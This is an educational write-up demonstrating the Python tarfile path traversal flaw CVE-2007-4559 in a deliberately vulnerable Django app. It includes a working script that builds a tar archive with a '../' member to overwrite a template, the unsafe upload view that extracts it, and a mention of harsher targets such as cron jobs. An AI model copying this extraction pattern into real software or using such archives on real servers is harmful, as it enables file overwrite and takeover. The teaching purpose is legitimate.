Showcasing vulnerability **CVE-2007-4559**

Synopsis

In this project, a vulnerable Django web application is set up to demonstrate a path traversal vulnerability through file uploads. The application allows users to upload tar files, which are extracted without proper validation, leading to potential exploitation. A script is created to generate a malicious tar file that overwrites critical files in the Django project, such as the HTML template for a profile page, demonstrating the impact of the vulnerability. The project involves setting up the Django application, implementing the vulnerable file upload functionality, creating a malicious tar file to exploit the vulnerability, and verifying the exploitation by observing the changes in the application.

Skills Required


Basic web understanding, Python and its web framework Django.

Skills Learned


Exploiting a vulnerability in Python Tar library.

Solution

We created a simple Django web application, with a form for uploading a tarfile as a landing page.


Upload a Tarfile

There is one more web page called **profile**, that looks as following:



This is a secure profile page.

Our goal is to showcase the tar vulnerability **CVE-2007-4559**.
We are going to do so, by creating a script that exploits the vulnerability in question.
We are going to change the HTML profile page, with the hacker’s custom page.


Here’s the code for the script:

```
import tarfile
import io

def create_malicious_tar():
   with tarfile.open('malicious.tar', 'w') as tar:
       # Add a file that will be extracted to the Django project directory
       tarinfo = tarfile.TarInfo(name='../myapp/templates/profile.html')
       hacked_html = b'''
       <!DOCTYPE html>
       <html lang="en">
       <head>
           <meta charset="UTF-8">
           <title>Profile Page</title>
           <style>
               body { font-family: Arial, sans-serif; }
               h1 { color: red; }
           </style>
       </head>
       <body>
           <h1>You got hacked</h1>
       </body>
       </html>
       '''
       tarinfo.size = len(hacked_html)
       tar.addfile(tarinfo, io.BytesIO(hacked_html))

if __name__ == '__main__':
```

```
create_malicious_tar()
```


The script uses the `tarfile` module to create a tar archive in write mode. Inside the archive, it creates a `TarInfo` object with the name set to traverse up directories and overwrite `profile.html` in the `myapp/templates` directory. The content of the file, stored in `hacked_html`, is set to display "You got hacked" in a styled HTML format. The `TarInfo` object's size is set to the length of `hacked_html`, and then the file is added to the tar archive.

Here is the rather ordinary upload endpoint that we used for this demonstration:




```
1 usage
def upload(request):
    if request.method == 'POST':
        upload_dir = os.path.join(settings.BASE_DIR, 'uploads')
        if not os.path.exists(upload_dir):
            os.makedirs(upload_dir)

        tar_file = request.FILES['tarfile']
        upload_path = os.path.join(upload_dir, 'uploaded.tar')
        with open(upload_path, 'wb+') as destination:
            for chunk in tar_file.chunks():
                destination.write(chunk)

        with tarfile.open(upload_path) as tar:
            for member in tar.getmembers():
                logging.debug(f'Extracting {member.name} to {settings.BASE_DIR}')
                tar.extract(member, upload_dir)

        os.remove(upload_path)

        return HttpResponse("File uploaded and extracted successfully.")
    return HttpResponse("Upload failed.")
```

When the regular tar gets uploaded to the server, it gets extracted to the uploads folder as we can see on the following image:



But when the malicious tar that we created gets uploaded to the server, the **profile** HTML page becomes replaced, and looks as follows:


You got hacked

This indeed is a trivial example, but there could be a lot of harsher use cases, for example cron jobs replacement, javascript code etc..